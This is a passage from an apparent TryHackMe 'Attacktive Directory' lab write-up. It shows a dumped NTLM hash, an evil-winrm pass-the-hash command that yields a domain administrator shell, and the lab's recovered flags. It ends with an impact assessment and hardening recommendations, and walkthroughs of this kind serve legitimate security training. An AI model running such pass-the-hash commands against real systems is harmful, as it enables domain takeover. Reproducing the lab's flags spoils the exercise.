spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f12726
```

The result included the NTLM hash for the Administrator account.

With the NTLM hash for the Administrator account obtained from the DCSync attack, a pass-the-hash technique was used to gain full domain administrator access via Evil-WinRM

evil-winrm -i <target_ip> -u Administrator -H 0e0363213e37b94221497260b0bcb4fc




```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.250.151 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_pro
c() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-w
inrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
```

This successfully provided a high-privileged shell on the domain controller, confirming complete compromise of the Active Directory environment.


After successfully gaining access to different user accounts throughout the engagement, the following flags were recovered:

svc-admin Flag




```
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cat user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> 
```

backup Flag



```
*Evil-WinRM* PS C:\Users\backup\Desktop> cat PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>
```

Administrator Flag



```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
```

Impact Assessment

The identified vulnerabilities have severe security implications:

1. **Privilege Escalation:** The misconfigured Kerberos and DCSync vulnerabilities allowed for lateral movement within the domain. Attackers could escalate privileges from a low-privileged user to Domain Administrator, leading to full control over the Active Directory environment.
2. **Unauthorized Access to Sensitive Data:** The unprotected SMB share containing sensitive credentials (backup_credentials.txt) exposed critical information. This could be exploited by attackers to gain unauthorized access to other systems or escalate further within the network.
3. **Credential Theft and Cracking:** The cracked AS-REP hashes revealed weak passwords for high-privileged accounts, allowing attackers to leverage brute-force or dictionary attacks to steal credentials and gain full access to key systems and services within the network.
4. **Complete Domain Compromise:** With access to the Administrator account via pass-the-hash and Evil-WinRM, attackers gained full control over the domain controller, putting the entire domain and all associated resources at risk of compromise.

Recommendations

1. Fix Kerberos and User Account Configuration

1) Disable the “Do not require Kerberos preauthentication” setting for all accounts.
2) Ensure all user accounts follow strong password policies, and implement multi-factor authentication (MFA) where possible.
3) Regularly audit user account settings and configurations using tools like PowerUp or WinPEAS to ensure there are no misconfigurations.

2. Service and SMB Share Hardening

1) Review and correct permissions for all SMB shares, ensuring that only authorized users have access.
2) Encrypt sensitive files, such as backup credentials, to prevent unauthorized access.
3) Disable unnecessary SMB shares and services if not required for the environment.
4) Use tools like nmap and smbclient to regularly scan for open SMB shares and monitor for sensitive data exposure.

3. Credential and Password Policy Strengthening

1) Enforce strong password policies, requiring complex passwords that are resistant to brute-force attacks.
2) Educate employees and administrators on best practices for creating and managing passwords.
3) Regularly audit and change service account passwords to reduce the risk of credential theft.

4. DCSync and Active Directory Security

1) Restrict permissions for non-admin users to perform DCSync operations.
2) Implement a role-based access control (RBAC) policy to limit access to Active Directory services and resources.
3) Regularly audit DCSync and Kerberos permissions to ensure only authorized users can access sensitive operations.

5. Network and System Hardening

1) Implement network segmentation to isolate critical servers and minimize the attack surface.
2) Configure firewalls to restrict unnecessary inbound and outbound traffic, especially for high-risk services.
3) Ensure that all systems are properly patched and up-to-date with security updates.
4) Enable endpoint protection like Windows Defender and configure proper security policies for regular scanning.

Conclusion

The penetration testing engagement on the *Attacktive Directory* environment revealed several critical vulnerabilities that could be exploited by attackers to gain unauthorized access, escalate privileges, and compromise sensitive data. Key issues identified include weak account configurations, exposed SMB shares, and poorly implemented security practices, which collectively led to the compromise of high-privileged accounts and sensitive domain data.

By implementing the recommended security hardening measures, such as improving Kerberos configurations, securing SMB shares, enforcing strong password policies, and restricting unnecessary service access, the security posture of the environment can be significantly strengthened. Additionally, regular audits and continuous monitoring are essential to prevent future exploitation of similar vulnerabilities.

Overall, this assessment provides actionable insights that can help mitigate the identified risks and improve the overall security resilience of the *Attacktive Directory* system, protecting it from potential attacks and reducing the risk of a full domain compromise.